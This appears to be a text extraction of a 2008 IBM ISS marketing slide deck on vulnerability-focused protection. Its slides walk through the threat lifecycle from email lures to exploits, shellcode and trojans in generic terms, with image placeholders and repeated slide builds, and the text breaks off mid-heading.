


BASTA PARLARE **INIZIAMO A FARE**

© 2008 IBM Corporation




ISS Preemptive Protection






Vulnerability Focused Protection





Protection Advances





How do you get “owned” these days?

The initial culprits in owning a system can be as innocent as an email from Mom or as malicious as a hacker set to steal valuable information.



“Look at this cute dancing kitten e-card, dear!”

“I need money for a Wii.”




“I wonder if that stock tip I just got in my email is any good.”





The Threat Lifecycle


The initial culprits in owning a system can be as innocent as an email from Mom or as malicious as a hacker set to steal valuable information.





The Threat Lifecycle


Inherent in any computer program are vulnerabilities, or small cracks in the code, that allow things in that were not originally intended.





The Threat Lifecycle

Inherent in any computer program are vulnerabilities, or small cracks in the code, that allow things in that were not originally intended.



A “proof of concept”, or exploit, is created to take advantage of the lowered defenses from the vulnerability





The Threat Lifecycle

Inherent in any computer program are vulnerabilities, or small cracks in the code, that allow things in that were not originally intended.

Shellcode is then injected to enable remote code execution



A “proof of concept”, or exploit, is created to take advantage of the lowered defenses from the vulnerability






The Threat Lifecycle

Inherent in any computer program are vulnerabilities, or small cracks in the code, that allow things in that were not originally intended.

Shellcode is then injected to enable remote code execution






The Threat Lifecycle

Inherent in any computer program are vulnerabilities, or small cracks in the code, that allow things in that were not originally intended.

Shellcode is then injected to enable remote code execution

Malcode, such as a trojan or rootkit is executed to wreak havoc on the system






The Threat 